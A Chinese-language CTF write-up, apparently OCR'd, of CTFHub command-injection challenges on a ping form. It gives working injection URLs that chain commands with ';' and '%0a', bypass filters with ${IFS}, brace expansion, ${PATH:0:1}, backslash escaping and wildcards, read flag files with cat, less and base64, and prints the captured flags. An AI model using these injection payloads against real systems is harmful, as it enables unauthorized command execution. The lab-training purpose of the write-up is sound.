
可以看到flag_806737515962.php文件，那么我们可以直接使用cat进行读取




可是回显的是空格被过滤了，那么使用<或${IFS}试试







查看页面源代码，可以得到flag



当空格被过滤后,可以使用一下命令进行读取文件的内容

< <> >重定向符

%09(需要php环境)

${IFS}

IFS9

{cat,flag.php} //用逗号实现了空格功能


%20

4.过滤目录分隔符


http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls

我们可以看到,使用逗号分隔符(;)结束前面的命令,成功执行ls命令，发现文件夹flag_is_here，接下来我们使用cd命令，进入到文件夹呢，ls查看这个文件的内容


http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cd flag_is_here;ls



发现该文件夹中有一个名为flag_252412887014927.php的文件



我直接使用cat f*读取文件，查看页面源代码，得到flag




```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-过滤目录分隔符</title>
</head>
<body>

<h1>CTFHub 命令注入-过滤目录分隔符</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => <?php // ctfhub{3b8f0dfbe86a31408f7e61ba}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br />$res </span><span style="color: #007700">= </span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
</code>
</body>
</html>

```


方法二：


```
在linux的系统环境变量中${PATH:0:/}代替/
http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls flag_is_here{PATH:0:1}
```

同样也可以，得到flag_is_here中的文件内容


```
http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat flag_is_here${PATH:0:1}flag_252412887014927.php
```




查看页面源代码得到flag



5.过滤运算符

直接上手，执行ls命令，发现成功执行


http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls



接下来，直接使用cat读取文件

http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat flag_7666637111301.php

查看页面源代码，得到flag



```
32
33
```

经过测试，过滤了管道符(|),直接使用逗号(;)分隔

方法二

http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;base64 flag_7666637111301.php

使用base64加密这个文件

使用base64在线解密，得到flag

6.综合过滤练习

直接使用逗号分隔(;)进行分隔，执行ls命令，发现逗号(;)被过滤

http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls

命令分隔符的绕过姿势

;

%0a

%0d


&

那我们使用%0a试试，发现ls命令被成功执行

http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0als

发现一个名为flag_is_here的文件夹和index.php的文件，那么我们还是使用cd命令进入到文件夹下

http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd flag_is_here%0als



发现空格和flag被过滤,空格绕过前面已经讲述，这里就不在赘述，直接尝试${IFS}进行空格绕过，使用fla\g反斜杠转义flag

```
http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd${IFS}fla\g_is_here%0als
```

成功读取flag_is_here文件夹下的内容

接下来，直接使用cat读取flag_300121897522180.php文件里的内容

```
http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd${IFS}fla\g_is_here%0acat${IFS}fla\g_300121897522180.php
```

发现过滤了cat,前面也讲过cat的绕过姿势，这里不在赘述，直接尝试less

```
http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd${IFS}fla\g_is_here%0aless${IFS}fla\g_300121897522180.php
```

命令执行成功，查看页面源代码得到flag

```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-综合练习</title>
</head>
<body>

<h1>CTFHub 命令注入-综合练习</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => <?php // ctfhub{d74e22545229986f4190868d}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br />$res </span><span style="color: #007700">= </span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
</code>
</body>
</html>
```

方法二

使用通配符进行绕过

符号	解释
*	匹配任意长度任意字符
?	匹配任意单个字符
–	–
[list]	匹配指定范围内(list)任意单个字符，也可以是单个字符组成的集合
[^list]	匹配指定范围外的任意单个字符和字符集合

符号	解释
–	–
[!list]	同[^list]
{str1,str2,…}	匹配str1或者str2或者更多字符串，也可以是集合

